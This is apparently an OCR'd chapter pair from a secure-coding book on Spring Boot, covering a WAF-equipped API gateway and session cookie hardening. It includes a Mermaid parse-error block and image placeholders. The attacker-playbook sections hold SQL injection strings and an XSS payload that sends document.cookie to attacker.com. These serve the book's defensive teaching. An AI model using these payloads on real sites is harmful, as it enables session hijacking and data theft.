

Attacker
1. Malicious Input
2. SQL Injection
3. Data Exfiltration
Payload 1:
' OR '1'='1
Payload 2:
ROP TABLE use
Payload 3:
ECT password F
String Concatenation
Dynamic Query Building
Unsafe Parameter Binding
Spring Boot Application
Web Controller
@RestController
Unvalidated Input
Java
Service Layer
@Service
Dynamic JPQL
Raw SQL Execution
Data Access Layer
JPA Repository
@Repository
JdbcTemplate
Dynamic Queries
Injected Query
Malicious SQL
Database Layer
SQL
MySQL/PostgreSQL
Database
Unauthorized Access



SQL Injection Attack Flow




XSS Attack Flow in Spring MVC



Attack & Defense Flowchart

```
Error parsing Mermaid diagram!

Parse error on line 14:
...-> H[Reject Request (HTTP 400)];
-----------------------^
Expecting 'SQE', 'DOUBLECIRCLEEND', 'PE', '-)', 'STADIUMEND', 'SUBROUTINEEND', 'PIPE', 'CYLINDEREND', 'DIAMOND_STOP',
'TAGEND', 'TRAPEND', 'INVTRAPEND', 'UNICODE_TEXT', 'TEXT', 'TAGSTART', got 'PS'
```

Secure Input Validation Implementation



Chapter 7: The Fortified Gateway - Dynamic API Gateway with Integrated WAF

An API gateway is the single entry point for all your services—a digital portcullis for your castle. A basic gateway simply routes traffic. A fortified gateway, however, is an active defense mechanism. It inspects every request, understands the context, and enforces security policy in real-time. Integrating a Web Application Firewall (WAF) transforms the gateway from a simple traffic cop into an intelligent security guard that can spot and neutralize threats before they ever reach your application code.

The Insecure Scenario: The "Dumb" Router

A microservices-based e-commerce platform, "ShopSphere," uses a simple API gateway. Its only job is to route requests based on the URL path. `/users/**` goes to the User service, `/products/**` goes to the Product service, and so on. All security logic—authentication, authorization, input validation—is expected to be handled independently by each of the 20+ microservices.

This leads to inconsistent security implementations. The User service has robust input validation, but the newly created Review service, built by a junior team, has none.

Attacker's Playbook: Finding the Weakest Link

An attacker probes the ShopSphere API. They discover that requests to the Product service with malicious input are blocked, but the same payload sent to the Review service sails right through.

- **TTP: Bypassing Inconsistent Controls.**
  1. The attacker wants to perform a SQL injection attack. They craft a payload and send it to `/products/search?q=<payload>`. The gateway forwards it, but the Product service's internal validation logic blocks it.
  2. The attacker then tries other endpoints. They send the same payload to `/reviews/search?productId=<payload>`. The gateway, being a simple router, forwards the request.
  3. The Review service, lacking proper validation, concatenates the input into a query, and the attacker successfully dumps the reviews database.
  4. The core problem is the lack of a centralized, mandatory security checkpoint. The security of the entire system is only as strong as its weakest microservice.

The Secure Architecture: The Centralized Security Hub

A secure architecture mandates that critical security functions are handled centrally at the gateway, before a request is ever trusted to enter the internal network.

1. **Integrated WAF:** The API gateway is equipped with a WAF that provides:
   - **Signature-Based Detection:** Blocks known attack patterns (SQLi, XSS, command injection).

- **Anomaly Detection:** Identifies deviations from normal traffic patterns, flagging or blocking suspicious requests.
- **Protocol Validation:** Enforces HTTP standards and rejects malformed requests.

2. **Centralized Authentication and Authorization:** The gateway is responsible for authenticating every request (e.g., by validating a JWT). It can then enrich the request with user identity information before forwarding it to the backend services, which can now trust this information.
3. **Request and Response Sanitization:** The gateway can perform initial, coarse-grained input validation and can scan outbound traffic for accidental data leakage (e.g., error messages containing stack traces).
4. **Adaptive Rule-Setting:** The WAF is not static. It's connected to a Security Information and Event Management (SIEM) system. If the SIEM detects a brute-force attack from a specific IP, it can automatically instruct the WAF to block that IP for a period of time.

Defender's Code: Configuring a WAF on AWS API Gateway

While a WAF is a configured service rather than application code, you can define it using Infrastructure as Code (IaC) tools like Terraform.

`aws_waf_config.tf`

```
# 1. Define a WAF Web ACL (Access Control List)
resource "aws_wafv2_web_acl" "api_waf" {
  name        = "api-gateway-waf"
  scope       = "REGIONAL"
  default_action {
    allow {}
  }

  # 2. Rule to block common SQL injection patterns
  rule {
    name     = "SQLi_Rule"
    priority = 1

    action {
      block {}
    }

    statement {
      managed_rule_group_statement {
        name        = "AWSManagedRulesSQLiRuleSet"
        vendor_name = "AWS"
      }
    }

    visibility_config {
      cloudwatch_metrics_enabled = true
      metric_name                = "SQLiRule"
      sampled_requests_enabled   = true
    }
  }

  # 3. Rule to block common XSS patterns
  rule {
    name     = "XSS_Rule"
    priority = 2

    action {
      block {}
    }

    statement {
      managed_rule_group_statement {
        name        = "AWSManagedRulesCommonRuleSet"
        vendor_name = "AWS"
      }
    }

    visibility_config {
      cloudwatch_metrics_enabled = true
      metric_name                = "XSSRule"
```

```
      sampled_requests_enabled   = true
    }
  }

  visibility_config {
    cloudwatch_metrics_enabled = true
    metric_name                = "APIGatewayWAF"
    sampled_requests_enabled   = true
  }
}

# 4. Associate the WAF with the API Gateway stage
resource "aws_wafv2_web_acl_association" "api_waf_assoc" {
  resource_arn = aws_api_gateway_stage.example.arn
  web_acl_arn  = aws_wafv2_web_acl.api_waf.arn
}
```

This Terraform code defines a WAF with managed rule sets from AWS to protect against SQLi and other common attacks and associates it with an API Gateway instance.

Detection & Prevention

Semgrep Rule for Detecting Unprotected API Gateways (Conceptual)

Detecting a missing WAF is an infrastructure-level check, but you can write rules for IaC files.


`terraform-api-gateway-no-waf.yaml`


```yaml
rules:
  - id: terraform-aws-api-gateway-stage-without-waf
    message: "This AWS API Gateway Stage is not associated with a WAF Web ACL. All public-facing API Gateways should be protected by a WAF to provide a critical layer of defense against common web attacks."
    severity: ERROR
    languages: [hcl]
    patterns:
      - pattern: resource "aws_api_gateway_stage" "..." { ... }
      - pattern-not-inside: |
          resource "aws_wafv2_web_acl_association" "..." {
            resource_arn = aws_api_gateway_stage.$NAME.arn
            ...
          }
```

Claude Prompt for Gateway Architecture Review

> "As a cloud security architect, I'm providing you with the architecture diagram and Terraform configuration for a microservices application. The central entry point is an API Gateway. Your task is to evaluate the security posture of the gateway. Assess the following:
>
> 1. Is there a Web Application Firewall (WAF) in place?
> 2. Are the WAF rules comprehensive (e.g., using managed rule sets like the OWASP Top 10)?
> 3. Is there a centralized mechanism for authentication and rate limiting at the gateway?
> 4. What is the strategy for protecting the backend services? Does the gateway prevent direct access to them?
>
> Provide a report on the gateway's security, identifying any single points of failure or missing controls."

Sequence Diagram: WAF in Action


User
API Gateway (WAF)
Product Service
Review Service
GET /products/search?q=<script>alert(1)</script>
WAF inspects request
XSS Signature Detected!
HTTP 403 Forbidden
GET /reviews/1
WAF inspects request
Request is clean
Forward clean request
Response
Response
User
API Gateway (WAF)
Product Service
Review Service



API Gateway with WAF

Chapter 8: The Stolen Identity - Secure Session Management and Cookie Hardening

A session is a stateful conversation in a stateless world. Once a user authenticates, the session is their proof of identity for every subsequent request. If that proof—typically a session cookie—is forged, stolen, or improperly managed, an attacker can simply step into the user's shoes and take over their digital life. Hardening your session management is not just about security; it's about protecting your users' identities.

The Insecure Scenario: The Careless Cookie

A web application, "SocialSphere," uses session cookies to manage user logins. After a user logs in, the server sets a cookie like this: `Set-Cookie: session_id=31337;`. The developers have overlooked several critical cookie attributes. The application is also vulnerable to a reflected XSS vulnerability on its search page.

Attacker's Playbook: Session Hijacking

An attacker targets a logged-in user.

- **TTP 1: Hijacking via XSS.**
  1. The attacker crafts a malicious link containing an XSS payload and sends it to the victim: `https://socialsphere.com/search?q=<script>document.location='https://attacker.com/steal?c=' + document.cookie</script>`.
  2. The victim clicks the link. The SocialSphere application reflects the search query back on the page without encoding it.
  3. The script executes in the victim's browser. Because the cookie is missing the `HttpOnly` flag, the script can access it via `document.cookie`.
  4. The victim's `session_id` is sent to the attacker's server.
  5. The attacker sets this cookie in their own browser and is now logged in as the victim.
- **TTP 2: Hijacking via Network Eavesdropping.** If the application doesn't use HSTS and the cookie is missing the `Secure` flag, an attacker on the same network (e.g., public Wi-Fi) can intercept a request made over HTTP and steal the cookie.

The Secure Architecture: The Locked and Guarded Cookie Jar

A secure session management strategy treats the session cookie like a sensitive credential.

1. **Secure Cookie Attributes:** Every session cookie must be set with the following attributes:
   - **`HttpOnly`:** This prevents the cookie from being accessed by client-side scripts, mitigating most XSS-based session hijacking attacks.
   - **`Secure`:** This ensures the cookie is only sent over HTTPS connections, protecting it from eavesdroppers.
   - **`SameSite=Strict` (or `Lax`):** This is a powerful defense against Cross-Site Request Forgery (CSRF). `Strict` prevents the cookie from being sent on any cross-site request, while `Lax` allows it for top-level navigation.
   - **`__Host-` or `__Secure-` Prefix:** These prefixes add an extra layer of protection, ensuring the cookie is set from a secure origin and cannot be overwritten by an insecure one.
2. **Session ID Best Practices:**
   - **Entropy:** Session IDs must be generated by a cryptographically secure random number generator to be unguessable.
   - **Regeneration:** A new session ID must be generated upon any change in privilege level, especially login and logout. This prevents session fixation attacks.
   - **Expiration:** Sessions must have both an idle timeout (e.g., 15 minutes of inactivity) and an absolute timeout (e.g., 8 hours).

Defender's Code: Secure Cookie Configuration in Spring Boot

You can configure default cookie settings for your entire application in `application.properties`.

`application.properties`

```
# 1. Configure the default servlet session cookie
server.servlet.session.cookie.http-only=true
server.servlet.session.cookie.secure=true
server.servlet.session.cookie.same-site=strict
# Using a prefix adds another layer of security
server.servlet.session.cookie.name=__Host-SESSION
```

And for regenerating the session on login:
`SecurityConfig.java`

```
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.config.annotation.web.configuration.EnableWebSecurity;
import org.springframework.security.web.SecurityFilterChain;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .authorizeHttpRequests(authz -> authz.anyRequest().authenticated())
            .formLogin(form -> form.defaultSuccessUrl("/home", true))
            .sessionManagement(session -> session
                // 2. Mitigates session fixation attacks
                .sessionFixation().migrateSession()
```

```
            );
        return http.build();
    }
}
```

`sessionFixation().migrateSession()` ensures that a new session with a new ID is created upon successful authentication, and the attributes from the old session are copied over.

Detection & Prevention

Semgrep Rule for Insecure Cookie Settings

This rule checks for Spring Boot configurations that fail to set secure defaults for session cookies.


`spring-boot-insecure-cookie.yaml`

```
rules:
  - id: spring-boot-insecure-session-cookie
    message: "The session cookie is not configured with all recommended security attributes. It should be set to
HttpOnly, Secure, and have a SameSite policy of 'Strict' or 'Lax' to defend against XSS and CSRF attacks."
    severity: ERROR
    languages: [properties, yaml]
    patterns:
      - pattern-either:
          - pattern: server.servlet.session.cookie.http-only=false
          - pattern: server.servlet.session.cookie.secure=false
          - pattern-not: server.servlet.session.cookie.same-site=...
```


Claude Prompt for Session Management Review

